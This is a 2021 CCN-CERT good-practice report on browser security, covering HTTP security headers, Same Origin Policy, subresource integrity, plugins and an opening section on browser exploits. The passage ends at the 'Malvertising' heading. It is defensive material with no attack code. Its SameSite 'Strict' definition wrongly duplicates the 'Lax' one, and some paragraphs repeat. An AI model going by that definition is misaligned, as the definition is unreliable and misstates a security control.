CCN-CERT

BP/06

Security and Risks of Web Browsers

GOOD PRACTICE REPORT

JUNE **2021**

ccn-cert centro criptológico nacional
CCN centro criptológico nacional

Edit

GOBIERNO DE ESPAÑA MINISTERIO DE DEFENSA

CCN centro criptológico nacional

2.5.4.13=Qualified Certificate: AAPP-SEP-M-SW-KPSC, ou=sello electrónico, serialNumber=S2800155J, o=CENTRO CRIPTOLOGICO NACIONAL, c=ES
2021.06.17 09:39:44 +02'00'

Centro Criptológico Nacional, 2021

Date of edition: June 2021

Index

Index

1. About CCN-CERT, National Governmental Cert

The CCN-CERT is the Information Security Incident Response Capacity of the National Cryptologic Centre, CCN, attached to the National Intelligence Centre, CNI. This service was created in 2006 as the Spanish National Governmental CERT and its functions are included in the Law 11/2002 regulating the CNI, the RD 421/2004 regulating the CCN and in the RD 3/2010, of 8 January, regulating the National Security Framework (ENS), modified by the RD 951/2015 of 23 October.

Its mission, therefore, is to contribute to the improvement of Spanish cybersecurity, being the national alert and response centre that cooperates and helps to respond quickly and efficiently to cyber-attacks and to actively face cyber-threats, including the coordination at state public level of the different existing Incident Response Capabilities or Cybersecurity Operations Centres.

All of this, with the ultimate aim of achieving a safer and more reliable cyberspace, preserving classified information (as stated in art. 4. F of Law 11/2002) and sensitive information, defending Spain's Technological Heritage, training expert personnel, applying security policies and procedures and using and developing the most appropriate technologies for this purpose.

In accordance with these regulations and Law 40/2015 on the Legal Regime of the Public Sector, the CCN-CERT is responsible for the management of cyber-incidents affecting any public body or company. In the case of critical public sector operators, cyber-incident management will be carried out by the CCN-CERT in coordination with the CNPIC.

2. Introduction

In barely 30 years, the browser has gone from only interpreting mark-up languages such as HTML to being a truly complex tool that implements a multitude of security measures and functionalities that go beyond rendering pages or displaying multimedia content.

At a time when any user accesses their bank account, carries out transactions or buys all kinds of products via the web, it is not surprising that cybercriminals have focused their attacks on the web browser. The fact that it is by far the most widespread tool for all types of users to interact with the Internet, the multiple attack routes that can be used to get the user to execute harmful code, the ease of evading security measures such as firewalls, IDS, etc., as well as the post-exploitation possibilities offered by the browser make it a very attractive target for criminals.

The use of scripting languages such as JavaScript is often the most common starting point to gain control over the user's browser and carry out all kinds of harmful actions on it. It is also important to highlight the information stored in the browser, such as credentials, cookies, browsing history, etc.

The use of scripting languages such as JavaScript is often the most common starting point to gain control over the user's browser and carry out all kinds of harmful actions on it. It is also important to highlight the information stored in the browser, such as credentials, cookies, browsing history, etc.

The web browser is one of the most widespread tools used by users when interacting with the internet, so it is not surprising that cybercriminals have focused their attacks on it

Furthermore, the wide variety of APIs provided by HTML5, now supported by most browsers, has significantly increased the attackers' offensive techniques and possibilities.

On the other hand, the use of exploits to execute code and take control, not only of the browser, but also of the entire computer, is another of the most commonly used methods of infection today.

Security initiatives and platforms known as "Bug Bounty" allow manufacturers to fix security flaws while financially compensating researchers. However, there are certain types of marketplaces in which exploits[1] known as "0-day" exploits, which have not been published, for these types of vulnerabilities are traded for much higher amounts. Cybercriminals and organised groups use these exploits to acquire new resources and tools to infect large numbers of users.

Given that the web browser is currently exposed to this type of danger, this guide aims, on the one hand, to make users aware of the techniques most commonly used by cybercriminals and, on the other hand, to offer a set of guidelines to reduce the attack surface of these harmful actions.

One of the most common methods of infection today is the use of exploits to execute code and take control, not only of the browser, but of the entire computer.

1. The Current State of Zero-Day Exploit Market - https://lifars.com/2021/01/current-state-of-zero-day-exploit-market/

3. Components and technologies of browser security

The primary functionality of a web browser is to retrieve information residing on a web server and present it to the user in the form specified in the information.

To present the information, the browser makes use of a rendering engine. The most common are Blink (Google Chrome, Opera, Edge), Gecko (Mozilla Firefox) or WebKit (Chrome for iOS and Safari).

Additionally, but increasingly necessary, scripting languages such as JavaScript are used to move non-critical functionality from the server to the web browser, thereby reducing the size of the information to be exchanged and the processing load on the server. Today, there are web applications that are totally dependent on JavaScript for their normal operation.

With regard to security, the main components are:

- **HTTP headers**
- **Same Origin Policy (SOP)**
- **Sub-resource integrity check**

The main functionality of a web browser is to retrieve information residing on a web server and present it to the user in the form specified in it


3.1 HTTP headers

All requests made by the web browser and the responses returned by the server are mainly composed of a series of headers and the content itself. The main types of headers are:

- **General:** apply on request and response
- **On request:** apply on request only
- **Responsive:** apply only to response
- **Entity:** contain additional information about the body of the request or response.
- **End-to-end:** they must reach the final recipient of the message.
- **Pass-through:** should only be maintained one step and not be relayed by intermediate devices.

All requests made by the web browser and the responses returned by the server are mainly composed of a series of headers and the content itself

Likewise, the main behaviours that are intended with the headers are the following:



- **Authentication**
- **Caching**
- **Client prompts**
- **Connection management**
- **Content negotiation**
- **Cookies**
- **Downloads**
- **Redirections**
- **Security**
- **Transfer encryption**
- **Websockets**

A full list of headers, behaviours and usage can be found on the Mozilla developer site[2].

An example of a request is shown in Figure 1 and an example of a response is shown in Figure 2.

```
GET / HTTP/1.1
Host: www.ccn-cert.cni.es
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64; rv:86.0) Gecko/20100101
Firefox/86.0
Accept: image/webp,*/*
Accept-Language:
es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Referer: https://www.ccn-cert.cni.es/
```

[Figure 1]
HTTP headers of the request to
https://www.ccn-cert.cni.es

```
HTTP/1.1 200 OK
Date: Wed, 24 Mar 2021 11:49:10 GMT
Server: Apache
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000
P3P: CP="NOI ADM DEV PSAi COM NAV OUR OTRo STP IND DEM"
Vary: Accept-Encoding
Expires: Wed, 17 Aug 2005 00:00:00 GMT
Last-Modified: Wed, 24 Mar 2021 11:49:10 GMT
Cache-Control: no-cache, max-age=0
Pragma: no-cache
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Set-Cookie: ff2850209f5e40085fb78ce3df7d39da=vd9fab2ttf2s6mr7194kpt5vcn; path=/;
HttpOnly;Secure;httponly;Max-Age=7200
Set-Cookie: STID=zMpSF1WW; expires=Thu, 01-Apr-2021 00:00:00 GMT; Max-Age=648650; path=/;
secure;Secure;httponly;
Connection: close
Content-Type: text/html; charset=utf-8
Set-Cookie: cookiesession1=678A3E12FGHIJKLMNOPQRSUV012387E4;Expires=Thu, 24 Mar 2022 11:49:10
GMT;Path=/;Secure;HttpOnly
X-FWB-Acceleration: 1.0
Set-Cookie: visid_incap_1560598=rfDd/sfeTTOEq4Bd4VfdNzUnW2AAAAAAQUIPAAAAAADLTsRFoLD2xz/oaO4rZb5j;
expires=Thu, 24 Mar 2022 10:48:08 GMT; HttpOnly; path=/; Domain=.ccn-cert.cni.es
Set-Cookie: incap_ses_1397_1560598=cUtrbdKRFS6ucXmOMCRjEzUnW2AAAAAAugKJFKgd/D5xcncwf8c5/g==;
path=/; Domain=.ccn-cert.cni.es
Set-Cookie: ___utmvmyNBuSLiRB=TMVHVGOsQrd; path=/; Max-Age=900
Set-Cookie: ___utmvayNBuSLiRB=rpTNoUb; path=/; Max-Age=900
Set-Cookie: ___utmvbyNBuSLiRB=TZz
    XRNOpalt: HtD; path=/; Max-Age=900
X-CDN: Imperva
X-Iinfo: 9-95910080-95910083 NNNN CT(3 9 0) RT(1616586549448 30) q(0 0 0 0) r(0 3) U12
Content-Length: 151593

<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="es-es" lang="es-es"><head><base href="
https://www.ccn-cert.cni.es/"><meta http-equiv="content-type" content="text/html; charset=utf-8"><
meta name="description" content="Bienvenido al portal de CCN-CERT"><meta name="generator" content="
Joomla! - Open Source Content Management"><title>CCN-CERT</title><link href="
```

It is important to understand that HTTP headers, both of request and response, are based on the trust that the other party will interpret them and act accordingly.

[Figure 2]
HTTP headers and content
of the response from
https://www.ccn-cert.cni.es

2. HTTP headers - https://developer.mozilla.org/es/docs/Web/HTTP/Headers#eventos_enviados_por_el_servidor

3.1.1 HTTP Strict Transport Security

The HSTS policy aims to prevent various types of attacks, such as SSL stripping (see section 4.3.1) and its consequences. For this purpose, the web server communicates via the "Strict-Transport-Security" header to the web browser that it should only use an HTTPS connection to communicate with the server[3].

The major browsers maintain an HSTS preload service that contains a list of domains that the browser will never connect to via an unencrypted connection. A domain can be included in the list by following each vendor's specific form. Related to this is the "preload" directive, which indicates that the domain gives its consent to be preloaded. It should be noted that the preload directive **can have permanent effects**, so it is recommended to include it only when there is no possibility of access via unencrypted connection and all other steps in this regard are correct.

```
HTTP/1.1 200 OK
Date: Wed, 24 Mar 2021 11:49:10 GMT
Server: Apache
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000
```

[Figure 3]
Strict-Transport-Security headers

The HSTS header also allows two more directives. "max-age" to indicate how long the browser has to remember that the site should only be accessible using HTTPS from the first time it was accessed, and "includeSubDomains" to indicate that the rule also applies to all subdomains of the site.

This header must be present, although the correct value will depend on business needs

The header HTTP must be present, although the correct value will depend on business needs

3. Remissions Policy - https://w3c.github.io/webappsec-permissions-policy/

3.1.2 Content-Security-Policy

The HTTP header "Content-Security-Policy" in the response allows administrators of a website to control the resources that the User-Agent, in this case the web browser, can additionally upload to a page. With some exceptions, the policies mainly provide the ability to specify the allowed origin servers from which to load new content and/or on which domains content from this server can be loaded. This helps to the protection against Cross-site scripting (XSS) or Clickjacking attacks.

This header allows an important granularity to establish permitted origins for each type of content.

Figure 4 shows the Content-Security-Policy header of the https://www.facebook.com site, which is broken down into the following directives:

- **default-src:** serves as default value for other directives
- **script-src:** indicates allowed origins for scripts
- **style-src:** indicates the allowed origins for stylesheets
- **block-all-mixed-content:** block any loading using HTTP when the page has been loaded via HTTPS
- **upgrade-insecure-requests:** tells the browser to treat any insecure URLs as if they were secure URLs, i.e. change the URLs to be HTTPS
- **report-uri:** tells the browser where to report attempts to violate the Content-Security-Policy header. This directive is deprecated and its use is not recommended.

```
content-security-policy: default-src facebook.com *.facebook.com fbcdn.net
 *.fbcdn.net fbsbx.com *.fbsbx.com cdninstagram.com *.cdninstagram.com
data: blob: 'self';script-src *.facebook.com *.fbcdn.net 'unsafe-inline'
'unsafe-eval' blob: data: 'self';style-src data: blob: 'unsafe-inline'
facebook.com *.facebook.com fbcdn.net *.fbcdn.net fbsbx.com *.fbsbx.com
cdninstagram.com *.cdninstagram.com;connect-src *.facebook.com
facebook.com *.fbcdn.net wss://*.facebook.com:* attachment.fbsbx.com blob:
 *.cdninstagram.com
'self';block-all-mixed-content;upgrade-insecure-requests;report-uri
https://www.facebook.com/csp/reporting/?m=c;
```

[Figure 4]
Content-Security-Policy header of https://www.facebook.com

Although this header is not entirely necessary, it is recommended to study the business needs and implement a robust content policy through this header.

3.1.3 X-Content-Type-Options

The HTTP response header "X-Content-Type-Options" is used by the server to indicate that the MIME types advertised in the Content-Type headers must not be changed and must be followed as they are. This allows to disable MIME type sniffing, a technique used by some browsers to try to deduce the type of content from the content itself and not from the Content-Type header.

This header must be present with the value "nosniff" as shown in Figure 5.

```
Cache-Control: no-cache, max-age=0
Pragma: no-cache
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
```

[Figure 5]
X-Content-Type-Options header with the nosniff value of the https://www.ccn-cert.cni.es site

3.1.4 X-XSS-Protection

The HTTP response header "X-XSS-Protection" is a feature of the main browsers that allows setting the behaviour to be followed when Cross-Site Scripting (XSS) attacks are detected. This protection is no longer necessary in modern browsers when the site implements a robust policy through the Content-Security-Policy header that disables the use of inline Javascript ('unsafe-inline'). However, it provides protection for users of older browsers that do not support CSP.

This directive allows several values, but the only one recommended is the one shown in figure 6.

It is always recommended to block the payload when XSS attacks are detected instead of sanitising because if a way to perform the attack is discovered based on the result of the sanitisation, the web application will not be exposed.

```
Cache-Control: no-cache, max-age=0
Pragma: no-cache
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
```

This header must be present, ideally with the value "1; mode=block", whether or not the application is vulnerable to Cross-Site Scripting (XSS) attacks.

[Figure 6]
X-XSS-Protection header with the value "1; mode=block" from https://www.ccn-cert.cni.es

3.1.5 Set-Cookie

Although the "Set-Cookie" header is not a security header, the directives that are set in the cookies that are created with this header must be taken into account. The security directives are "Secure", "HttpOnly" and "SameSite".

The "Secure" directive tells the browser that the cookie should never be sent over unencrypted connections.

The "HttpOnly" directive instructs the browser not to allow access to the cookie via JavaScript. This mitigates session hijacking through Cross-Site Scripting (XSS) attacks.

The "SameSite" directive tells the browser that the cookie should not be sent in a request to another domain. This partly mitigates Cross-Stie Request Forgery (CSRF) attacks. In this sense, major browsers are migrating to implement by default, unless otherwise indicated, a "Lax" value for this directive. Depending on the business needs of the application and the cookie in question, one value or another should be set for the "SameSite" directive:

- **Lax:** the cookie will not be sent in a subrequest to another domain (e.g. to load an image or an iframe), but will be sent if the user navigates to another site following a link.
- **Strict:** the cookie will not be sent in a subrequest to another domain (e.g. to load an image or an iframe), but will be sent if the user navigates to another site following a link.
- **None:** cookie will be sent in all contexts.

The policies that each cookie must have will depend on the function of the cookie and the business needs of the application. As an example, a Set-Cookie header option is shown in Figure 7.

As a general recommendation, if the site is HTTPS and the cookie is a session cookie or similar, the "Secure" and "HttpOnly" directives should be incorporated. Depending on your business needs, you should also include the "SameSite" directive with the value "Lax" or "Strict". For other cookies, it is also recommended to include the above directives, although it is not entirely necessary

```
Connection: close
Content-Type: text/html; charset=utf-8
Set-Cookie: cookiesession1=678A3E12FGHIJKLMNOPQRSUV012387E4;
Expires=Thu, 24 Mar 2022 11:49:10 GMT;Path=/;Secure;HttpOnly
X-FWB-Acceleration: 1.0
```

[Figure 7]
Set-Cookie header of the https://www.ccn-cert.cni.es site with Secure and HttpOnly directives

As a general recommendation, if the site is HTTPS and the cookie is a session cookie or similar, the "Secure" and "HttpOnly" directives should be incorporated. Depending on your business needs, you should also include the "SameSite" directive with the value "Lax" or "Strict". For other cookies, it is also recommended to include the above directives, although it is not entirely necessary.

3.1.6 X-Frame-Options

Websites can use the X-Frame-Options HTTP response header to prevent clickjacking attacks, ensuring that their content is not embedded on other sites

The X-Frame-Options HTTP response header can be used to indicate whether a browser is allowed to render a page in a <frame>, <iframe> or <object>. Websites can use it to avoid clickjacking attacks by ensuring that their content is not embedded on other sites.

The header allows for three directives:

- **DENY:** The page cannot be displayed in a frame under any circumstances.
- **SAMEORIGIN:** The page can only be displayed in a frame of the same origin as the page.
- **ALLOW-FROM <uri>:** The page can only be displayed from the origin specified by < uri>.

It should be noted that the behaviour of this header is only achieved by correctly setting the header (or the equivalent for the Content-Security-Policy header). The effect is ***not achieved*** by including the meta tag with the header and the desired value, unlike a redirect via meta tag, where the same effect as including the header is achieved.

Figure 8 shows an X-Frame-Options header, in this case with the value SAMEORIGIN for business needs.

[Figure 8]
X-Frame-Options header of https://www.ccn-cert.cni.es with SAMEORIGIN directive

```
HTTP/1.1 200 OK
Date: Wed, 24 Mar 2021 11:49:10 GMT
Server: Apache
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000
```

This header must be present with a value that depends on the business needs.

3.1.7 Permissions-Policy

This new security header (formerly known as Feature-Policy) is not yet supported by all browsers, but the trend indicates that this will be the case in the future.

This header defines a mechanism that allows developers to enable or disable each of the web browser APIs.

An example of this header is shown in Figure 9, where only the use of geolocation from the domain itself and from https://example.com, and the use of the microphone, are allowed.

All information about the specification of this header can be found on the W3C GitHub[4].

It is not necessary to incorporate the Permissions-Policy header, although it may help to decrease the chances of success of a potential attack

[Figure 9]
Permisssions-Policy header of the https://cmssuitedev.azurewebsites.net site

```
Referrer-Policy: no-referrer-when-downgrade
Permissions-Policy: geolocation=(self "https://example.com"),
microphone=()'
X-Powered-By: ASP.NET
```

It is not necessary to incorporate this header, although it may help to decrease the chances of success of a potential attack.

3.1.8 Referrer-Policy

This HTTP header tells the browser how much information about the referrer to send in the "Referer" header.

The header supports a number of directives:

- **no-referrer:** the "Referrer" header shall be omitted altogether.
- **no-referrer-when-downgrade:** The origin, route and parameters (querystring) in the "Referer" header will be sent when the security level stays the same or improves (from http to https). Nothing is sent if the security level decreases.

4. Permissions Policy - https://w3c.github.io/webappsec-permissions-policy/

- **origin:** Only the origin will be sent in the "Referer" header.
- **origin-when-cross-origin**: All information is sent when the request is to the same site and with the same security level, otherwise only the origin is sent.
- **same-origin:** All information is sent when the request is to the same site and with the same security level, otherwise nothing is sent.
- **strict-origin:** Only the origin is sent and when the security level does not change, otherwise nothing is sent.
- **strict-origin-when-cross-origin:** The origin, the route and the parameters (querystring) in the "Referer" header will be sent for requests to the same site. For requests to another site, if the security level remains the same, only the origin is sent. Otherwise nothing is sent.
- **unsafe-url:** Sends all information, in any case, regardless of security.

This behaviour can also be set from HTML tags, either "meta" tag or "a" tag.

It is recommended to include this header with the value "no-referrer" if business needs allow it, otherwise include the header with the most restrictive possible value that business needs allow.

It is recommended to include the Referrer-Policy header with the value "no-referrer" if business needs allow it, otherwise include the header with the most restrictive possible value that business needs allow

3.1.9 Public-Key-Pins

HTTP Public Key Pinning (HPKP) was a security feature used to tell a web browser to associate a certain public key with a certain web server, in order to reduce the risk of a Man in the Middle (MitM) attack.

If the server's certificate is lost, users will no longer be able to access the site. Depending on the HPKP "max-age" policy set, this loss of access can be almost permanent.

In addition, there are two attacks that exploit this header:

- If a malicious user gains access to the site and inserts an HPKP header with a certificate (which is then deleted) and sets a "max-age" directive to a high value, it means that the site will not be accessible any more. This is known as "HPKP suicide".

- Starting from the same case as before, but now the malicious user decides to demand a ransom for the certificate key. This is known as "RansomPKP"

These two attacks could be performed, although with less scope, with vulnerabilities such as "CRLF Injection" where a malicious user can create a link that injects a new header, in this case HPKP.

This header is deprecated and unsupported by all major browsers and it is recommended not to use it. The main browsers support "Certificate Transparency" and the associated "Expect-CT" header.

This header must **NOT** appear under any circumstances.

The HPKP header MUST NOT appear under any circumstances

3.1.10 Expect-CT

This header is based on Certificate Transparency (CT), which is an open SSL certificate monitoring framework that domain owners can use to monitor the issuance of certificates for their domains, and detect erroneously issued certificates. Prior to the advent of CT, there was no efficient method to obtain a comprehensive list of certificates issued for your domain.

The main objectives of TC are:

- To make it impossible (or at least as complicated as possible) for a Certificate Authority (CA) to issue an SSL certificate for a domain without it being visible to the owner of that domain.
- To provide an open auditing and monitoring system that allows any domain owner or CA to determine whether its certificates have been issued in error or for malicious purposes.
- To protect users against deception through certificates issued in error or for malicious purposes.

The two main components of TC are the registers and the monitors.

TC records are lists of issued SSL certificates. These records are "attachment only", which means that entries cannot be deleted or altered in any way once a certificate has been added to a record. Certificates and pre-certificates can be published in TC registries. Upon receipt of a valid SSL certificate or pre-certificate, the record returns a "signed certificate timestamp" (SCT) attesting that the record has received the corresponding request.

When a site incorporates the "Expect-CT" header, the site is asking the browser to check that any certificates for the site appear in the public TC records.

The "Expect-CT" header will probably be considered obsolete in June 2021. From May 2018 new certificates will incorporate SCT by default. Certificates prior to March 2018 were allowed to have a validity period of 39 months, which will be considered expired in June 2021.

The use of this header is optional, as it is expected to be deprecated in the near future.

The use of the CT header is oprtional, as it is expeceted to be deprecated in the near future

3.2 Same Origin Policy (SOP)

The same origin policy, also known as SOP (Same Origin Policy), is arguably the most important control governing the browser's behaviour. The browser considers that pages containing the same hostname, scheme and port reside in the same origin.

[Figure 10]
Scheme + Hostname + Port

Thus, if any of these three components differs, its origin will be considered different. The idea of SOP is to work as a sandbox to ensure that a document downloaded from a certain origin, e.g. http://dominio-ejemplo.com/info.html, cannot access the resources (to its DOM structure) of another document coming from a different origin, e.g. https://dominio-ejemplo.com/index.html. Note that SOP would not consider the same origin in both resources because, although the domain and port is the same, the schema is different: HTTP in one case and HTTPS in the other.

If this control did not exist, web browsing would not be secure at all. A harmful page could, for example, access the window of another page opened by the user. For example, if the user were to open the page of his bank, it would be possible to retrieve his bank details, obtain his credentials, carry out transactions, etc.

Although SOP may seem like a simple policy, it involves a complex security mechanism that represents one of the main pillars of the web browser and has to coexist with other technologies and functionalities.

For example, CORS (Cross-origin Resource Sharing) allows some flexibility to be added to SOP, so that a web service can specify the origins from which access to its resources can be requested. This is achieved through the "Access-Control-Allow-Origin" header.

This mechanism, CORS, is the one that allows, for example, certain pages to make use of third-party APIs such as Google, Facebook, etc.

3.3 Sub-resource integrity check

It is a standard that protects the user against the use of modified sub-resources by malicious users.

For example, if a site uses jQuery for its operation, the site can tell the browser the expected hash value of that file, using the "integrity" attribute to check that it has not been modified. The "crossorigin" attribute with the value "anonymous" is also used to tell the browser to send anonymous, cookie-free requests.

```
<script src="https://code.jquery.com/jquery-3.3.1.slim.min.js"
integrity="sha384-q8i/X+965DzO0rT7abK41JStQIAqVgRVzpbzo5smXKp4YfRvH+8abtTE1Pi6jizo"
crossorigin="anonymous">
</script>
```


[Figure 11]
Loading of an external script with "integrity" attribute to ensure the integrity of the script

3.4 Mixed content loading

The concept of mixed content refers to any content that is loaded via HTTP, when the page requesting it has been loaded via HTTPS. There are two types of mixed content, passive and active.

HTTP requests made by the following elements are considered passive content:

- **img:** src attribute
- **audio:** src attribute
- **video:** src attribute
- **object sub-resources:** when an object makes an HTTP request



On the other hand, HTTP requests made by the following elements are considered as active content:

- **script:** src attribute
- **link:** href attribute (including stylesheets)
- **iframe:** src attribute
- **peticiones XMLHttpRequest**
- **fetch() requests**
- **all cases where url() is used in stylesheets**
- **object:** data attribute
- **Navigator.sendBeacon:** url attribute

All major browsers prevent the loading of active mixed content and some of them also block passive mixed content. These browsers can implement an automatic enhancement of requests for both types of mixed content from HTTP to HTTPS, but this is an experimental feature.

3.5 Redirection to HTTPS

Websites can still listen on port 80 via HTTP so that users do not receive connection errors when typing the URL. These sites should only redirect to the same resource over HTTPS. Once the initial connection is redirected by the web browser, HSTS ensures that any subsequent connection attempts are over HTTPS.

A redirect from HTTP on one server to HTTPS on another web server should not be performed, as this prevents HSTS from being established.

3.6 Plugins and extensions

Although these two concepts are sometimes used interchangeably, there is really little relationship between them.

A ***plugin*** is a software that runs independently of the browser. That is, outside its address space. Plugins are usually executed by the browser if the web service refers to them by means of < embed>, < object> tags or, in some cases, the content-type directive.

```
<object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=5,0,0,0"
width="200" height="130" id="exampleFlash">
    <param name="movie" value="ccn.swf" />
    <param name="quality" value="high" />
    <param name="swliveconnect" value="true" />
</object>
```

[Figure 12]
Invoke Flash plugin via "object".

Some of the most commonly used plugins are Flash Player, Java and Silverlight. One of the main problems with plugins is that they significantly increase exposure to certain types of attacks during web browsing.

Some of these plugins contain a large number of critical vulnerabilities that allow attackers to execute code on the victim's computer. All it takes is for the user to click or browse to a malicious page and their computer is compromised (without even downloading or interacting with the page in question).

See, for example, the number of vulnerabilities associated with Flash Player over the last 15 years. Taking into account this data, it is not surprising that Flash has been one of the most common targets used by attackers to compromise computers through the browser. The criticality of some of these vulnerabilities has led the browsers themselves to implement to prevent the execution of outdated or vulnerable plugins.


Other browsers such as Google Chrome have taken a different route to provide more stability, security and speed to their browsers. To this end, as of September 2015 (version 45), it has ended its support for NPAPI (Netscape Plugin Application Programming Interface), which supports plugins such as Java or Flash, as it considers this technology to be insecure and obsolete.

Instead, Chrome relies on a newer and, according to its developers, more secure system called the Pepper API (PPAPI). One of the main advantages of this change is that add-ons running with this API can take advantage of the security measures implemented by the browser (sandboxing, GPU acceleration, etc.).


Vulnerabilities associated with Flash Player in the last 15 years

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
2005	1		1												
2006	5	1	2	1			1			1					
2007	10		2	2			2			1	2	1	1		
2008	21	2	4	2			4			2	2		1		
2009	20	9	15	7	4						2				
2010	60	41	53	25	37		1			2	1				2
2011	63	34	56	45	30		2			3	3	1			1
2012	66	28	57	51	25		1			4	3	1			1
2013	56	29	55	46	29						1				
2014	76	16	41	19	15		4			25	6		2		1
2015	329	85	283	86	77					32	20		1		
2016	266	101	195	117	104					8	6	1			
2017	71		61	37	31					3	5				
2018	26		12	3						1	1				
2019	8		5							1					
Total	1078	346	842	441	352		15			83	52	4	5		5
% Of All		32.1	78.1	40.9	32.7	0.0	1.4	0.0	0.0	7.7	4.8	0.4	0.5	0.0	

Vulnerabilidades by Year



Vulnerabilidades by Type



[Figure 13].
Flash Player vulnerabilities
(www.cvedetails.com)

Unlike plugins, ***extensions*** are nothing more than additional modules that can be added to the browser to add or remove functionality, i.e. they exist within the address space of the process itself.

However, this characteristic does not exempt them from also being subject to vulnerabilities. A large number of extensions are developed in JavaScript and XUL (XML User Interface Language).

Another important difference to plugins is that extensions can influence every page that the browser loads (and not only those that explicitly require it).

Although current browsers usually have a wide variety of additional functionalities (anti-phishing filters, anti-malware, etc.), extensions are an easy way to integrate extra functionalities of all kinds into the browser; for example, the uMatrix extension allows the user to improve the privacy of the browser by allowing the user to decide which connections can be established and what type of data the browser accepts or sends; the TamperData extension allows the user to view and modify the HTTP/HTTPS headers and parameters, etc. Sections 5 and 6 recommend certain extensions to increase the level of security and privacy in web browsing.

4. Common Browser Attacks

One of the most repeated and widespread security recommendations is to avoid downloading and executing files from untrusted sources. However, there are other types of dangers to which the user can be exposed and where user interaction is not even necessary.

Although browsers currently make use of various technologies to alert the user and prevent access to harmful pages (for example, Google's Safe Browsing), there are attack vectors that greatly complicate their detection: watering hole techniques, malvertising, social engineering, etc.

One of the most repeated and widespread security recommendations is to avoid downloading and executing files from untrusted sources

4.1 Exploits

Among all the possible attacks that a user can suffer through a web browser, code execution through an exploit is undoubtedly the most critical. By means of an exploit, the attacker takes advantage of a certain vulnerability to inject harmful code into the computer. Generally, this harmful code (called payload) will be responsible for infecting the computer with a specific specimen (ransomware, banking Trojan, etc.).

In this scenario, the user only needs to visit a web page for his entire computer to be compromised. For this attack to succeed, the attacker must achieve the following milestones:

- **Browser control:** the attacker will need the victim to access the vulnerable web page.
- **Browser *fingerprinting*:** the malicious user will try to deduce the versions of the browser as well as the installed *plugins* in order to choose the appropriate *exploit*.
- **Execution of the exploit:** the malicious user will try to get the legitimate user to execute the exploit in order to gain access to the computer.

4.1.1 Browser control

4.1.1.1 Infection of legitimate websites

There are several ways of infection, one of the most effective ways is to compromise websites with a very high number of visits. This infection vector is also used when the attacker has a specific target, e.g. a specific company, a specific person, etc.

If the attacker knows his victim's browsing patterns, he can spend time looking for vulnerabilities in one of the pages visited by the victim. If the attacker manages to compromise it, all he/she has to do is add some harmful code and wait for the target to connect. This way of infection is known as watering hole.

After finding a vulnerability in the web server, the attacker has several options to redirect users to a control server: via an iframe, JavaScript, a 302 redirection "Location" header on the server, etc.

One of the most effective ways of infection is to compromise websites with a very high number of visits

4.1.1.2 Malvertising

